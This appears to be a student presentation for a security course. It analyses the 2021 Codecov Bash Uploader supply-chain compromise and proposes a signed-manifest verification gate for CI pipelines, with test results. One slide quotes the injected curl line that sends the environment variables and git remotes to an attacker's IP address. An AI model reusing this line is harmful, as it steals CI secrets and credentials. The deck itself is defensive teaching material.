



BCS701 (Information and Network Security)

CCA: Real-World Security Breach Analysis & Cryptographic Solution Design

Case study: Codecov Bash Uploader supply-chain attack (2021)

Cryptographically Verified Software Supply Chain for Preventing Codecov-Style Supply-Chain Attacks

Presented By

Name 1 (USN) Name 2 (USN) Name 3 (USN)

edit with your team's names and USNs

Under the guidance of

Prof. Sonnegowda K

Assistant Professor, Dept. of ISE, BMSIT&M

Content

- ❖ Abstract & Objectives
- ❖ The Codecov Incident (2021)
- ❖ Attack Flow & Problem Statement
- ❖ Vulnerabilities & Security Requirements
- ❖ Proposed Architecture
- ❖ Cryptographic Design
- ❖ Key Management & Revocation
- ❖ Verification Engine & CI/CD Gate
- ❖ Attack Simulation & Live Demo
- ❖ Testing Results & Dashboard
- ❖ Innovation & Industry Relevance
- ❖ Conclusion & References



Abstract & Objectives

Abstract

In 2021 an attacker used a leaked storage credential to modify Codecov's **Bash Uploader**, which then sent CI secrets to an external server for about two months, over valid HTTPS.

Our prototype: **SHA-256** fingerprint + **SLSA-style provenance** → **Ed25519-signed canonical manifest** → customer **security gate** (CRL, admission policy, signature, hash, provenance) → **DEPLOY or BLOCK**, logged in **SQLite** and shown on a **Flask dashboard**.

Result: **9/9** required tests pass, **7/7** attacks blocked, **0 %** false acceptance, ~1.89 ms per verification.

Analyse

1

the documented Codecov incident: vector, timeline, violated requirements

Design

2

a supply chain where customers verify integrity AND authenticity

Implement

3

build, sign, key/CRL management, verifier, CI gate, audit, dashboard

Validate

4

9 required test cases, attack simulations, FAR and latency



The Codecov Incident (2021)

Attribute	Documented facts
Organisation / sector	Codecov: code-coverage SaaS (DevOps tooling)
Component	Bash Uploader (also used by GitHub Action, CircleCI Orb, Bitrise Step)
Compromise began	31 January 2021 (periodic alterations)
Detected	1 April 2021: customer saw checksum mismatch
Disclosed	15 April 2021
Initial access	Docker image build error exposed an HMAC key for a GCS service account
Impact	CI env. variables (tokens, keys) + git remotes sent to attacker

~2 months

undetected in customers' CI

1 line

of injected code was enough


HTTPS

did not help: file was on the genuine server

Sources: Codecov security update [1]; Reuters [2]; HashiCorp HCSEC-2021-12 [3]



Attack Flow & Problem Statement



```
curl -sm 0.5 -d "$(git remote -v)<<<<<< ENV $(env)" http://<attacker-ip>/upload/v2 || true
```

Why HTTPS did not help

TLS protects bytes in transit and authenticates the server. The malicious file was ON the genuine server.

Why the checksum did not help

A hash is not authentication. Checking was manual, and an unsigned checksum can be swapped with the file.

Problem statement

Before a vendor script runs in CI, automatically prove it is unmodified, signed by a trusted and non-revoked vendor key, allowed by policy (signer, version, source) and matches its provenance, even if the storage bucket is compromised.



Vulnerabilities & Security Requirements

Integrity (primary)

Authenticity

Confidentiality


Non-repudiation

Availability (2nd)

Vulnerability (documented incident)	Requirement	Our control (module)
Storage credential could change a release	Storage access $\neq$ release authority	Ed25519 manifest signature (sign.py)
Script ran without verification	Automatic, mandatory verification	Fail-closed gate (security_gate.py)
Checksum unsigned and optional	Hash bound to vendor signature	SHA-256 inside signed manifest
Leaked keys stay trusted	Instant key invalidation	Key revocation list (key_manager.py)
Any signer / old version accepted	Zero-trust admission policy	Signer, key ID, version rules (policy.py)
Months undetected, no evidence	Visible, recorded decisions	SQLite audit log + Flask dashboard



Proposed Architecture



audit/supply_chain_audit.db (SQLite) → dashboard/app.py (Flask) · keys/revoked_keys.json (CRL) + trusted public keys + policy

Cryptographic Design

SHA-256

Integrity fingerprint

Streams the file in 64 KiB chunks. Any 1-bit change gives a new digest. NOT authentication.

Ed25519


Authenticity + integrity

Signs the canonical manifest (sha256, version, signer, key_id ...). Private key is never distributed.

TLS 1.3


Channel protection

Protects the download in transit. Cannot prove the file on the server is genuine.



```
json.dumps({k: v for k, v in manifest.items() if k != "signature",
            sort_keys=True, separators=(",", ":")}) → priv_key.sign(...) → Base64 "signature"
```

Key Management & Revocation



Generation

Ed25519 from OS CSPRNG · key_id + SHA-256 fingerprint

Protection

PKCS#8 PEM, optional passphrase
→ HSM / cloud KMS in production

Distribution

Public key in trusted keystore;
key_id in allowed_key_ids

Rotation

rotate_key(): new key generated,
old key moved to the CRL


Revocation

revoked_keys.json: key_id, reason,
time → REVOKED

Two-sided

sign.py refuses revoked keys;
verify.py rejects them

Verification Engine & CI/CD Gate



Stage	Check	Blocks with
1	Manifest schema; SHA-256 + Ed25519 only	INVALID_MANIFEST
2	Key not in keys/revoked_keys.json	REVOKED
3	Trusted signer, allowed key ID, revoked/min version, approved repo, tests passed	UNAUTHORIZED_KEY / BLOCKED
4	Trusted public key + Ed25519 signature over canonical manifest	INVALID_SIGNATURE
5	Recomputed SHA-256 == manifest.sha256	HASH_MISMATCH
6	Provenance artifact_sha256 == verified digest	PROVENANCE_MISMATCH

```
python ci/security_gate.py --artifact A --manifest A.manifest.json → exit 0 DEPLOY · exit 1 BLOCK
```



Attack Simulation & Live Demo

Scenario	Attacker action	Gate result
1	Legitimate release v1.0.0	DEPLOY • PASS
2	Codecov-style line appended after signing	BLOCK • HASH_MISMATCH
3A	Signs with own rogue key / fake signer	BLOCK • UNAUTHORIZED_KEY
3B	Uses a leaked, revoked vendor key	BLOCK • REVOKED
4	Replays blacklisted version 0.8.0	BLOCK • revoked version
-	Edits manifest without re-signing	BLOCK • INVALID_SIGNATURE
-	Signature bytes corrupted	BLOCK • INVALID_SIGNATURE
9	New release v1.0.1 with rotated key	DEPLOY • PASS

14-step live demo

1. Explain Codecov attack
2. Show architecture
3. Show legitimate uploader
4. SHA-256 digest
5. Ed25519 signature
6. Verify → PASS
7. Inject exfiltration line
8. Verify again
9. SHA-256 mismatch
10. HASH_MISMATCH alert
11. Gate BLOCKS (exit 1)
12. Audit log
13. Key revocation (CRL)
14. Restore → PASS

```
python demo.py -i
```

Safe: runs locally on artifacts/ • payload targets 127.0.0.1 only • tampered script is never executed • original restored



Testing Results

9 / 9

required test cases passed

7 / 7

attacks blocked (100 %)

0 %

false acceptance rate


1.89 ms

mean verification time

#	Attack / condition	Expected	Actual (status)
1	Valid artifact	PASS	PASS
2	Modified artifact	BLOCK	BLOCKED (HASH_MISMATCH)
3	Invalid signature	BLOCK	BLOCKED (INVALID_SIGNATURE)
4	Wrong public key	BLOCK	BLOCKED (UNAUTHORIZED_KEY)
5	Revoked key	BLOCK	BLOCKED (REVOKED)
6	Modified manifest	BLOCK	BLOCKED (INVALID_SIGNATURE)
7	Replay old version 0.8.0	BLOCK	BLOCKED (revoked version)
8	Unauthorised signer	BLOCK	BLOCKED (UNAUTHORIZED_KEY)
9	Valid new release (key v2)	PASS	PASS



Audit Log & Dashboard



What it shows

- Total events, deploys, attacks blocked, FAR
- Audit trail with status badges
- Key revocation list (CRL)
- Live "Verify Legitimate Artifact" button

`audit_logs(timestamp, artifact, version, sha256, key_id, verification_result, user_process, action, rejection_reason)`

`python dashboard/app.py` → `http://127.0.0.1:5000`



Innovation & Industry Relevance

Capability	Published checksum	Our system
Detects a modified artifact	Only if checked	Yes: always
Survives a compromised bucket	No	Yes: attacker cannot sign
Rejects rogue signers / keys	No	Yes: policy + trusted keys
Handles leaked keys	No	Yes: CRL, signer + verifier
Blocks replay of old versions	No	Yes: revoked / min version
Ties release to its build	No	Yes: SLSA-style provenance
Automatic CI enforcement	No: manual	Yes: exit 0 / exit 1 gate

Industry alignment

US EO 14028 • NIST SSDF (SP 800-218) • SLSA provenance
• Sigstore / TUF

Cost & feasibility

Open-source (Python, PyCA, SQLite, Flask) • ms per check
• one KMS key in production



Conclusion

LEGITIMATE SOFTWARE → VERIFIED → DEPLOYED
TAMPERED SOFTWARE → DETECTED → BLOCKED

Achieved

- SHA-256 + Ed25519 signed manifest
- CRL, zero-trust policy, provenance
- Fail-closed CI gate (exit 0/1)
- Audit log + dashboard; 9/9 tests

Limitations

- Leaked key valid until revoked
- CRL & provenance not yet signed
- Demo keys unencrypted PEM
- Audit log not tamper-evident

Future work

- Sign CRL / trust store (TUF)
- HSM / cloud KMS + MFA signing
- Hash-chained / Rekor log
- Real TLS 1.3 registry, SBOM

References (IEEE)

- [1] Codecov, "Bash Uploader Security Update," Apr. 2021. <https://about.codecov.io/security-update/>
- [2] J. Menn and R. Satter, "Codecov hackers breached hundreds of restricted customer sites - sources," Reuters, Apr. 19, 2021.
- [3] HashiCorp, "HCSEC-2021-12 - Codecov Security Event and HashiCorp GPG Key Exposure," Apr. 2021.
- [4] NIST, "Secure Hash Standard (SHS)," FIPS 180-4, 2015.
- [5] S. Josefsson and I. Liusvaara, "Edwards-Curve Digital Signature Algorithm (EdDSA)," RFC 8032, 2017.
- [6] A. Rundgren, B. Jordan, S. Erdtman, "JSON Canonicalization Scheme (JCS)," RFC 8785, 2020.
- [7] E. Rescorla, "The Transport Layer Security (TLS) Protocol Version 1.3," RFC 8446, 2018.
- [8] M. Souppaya et al., "Secure Software Development Framework v1.1," NIST SP 800-218, 2022.
- [9] OpenSSF, "SLSA Specification v1.0," 2023. <https://slsa.dev>
- [10] A. Shostack, Threat Modeling: Designing for Security, Wiley, 2014.
- [11] Z. Newman, J. S. Meyers, S. Torres-Arias, "Sigstore: Software Signing for Everybody," ACM CCS, 2022.
- [12] E. Barker, "Recommendation for Key Management," NIST SP 800-57 Pt. 1 Rev. 5, 2020.



Thank You

Questions?

`python demo.py -i` · `python tests/test_supply_chain.py` · `python dashboard/app.py`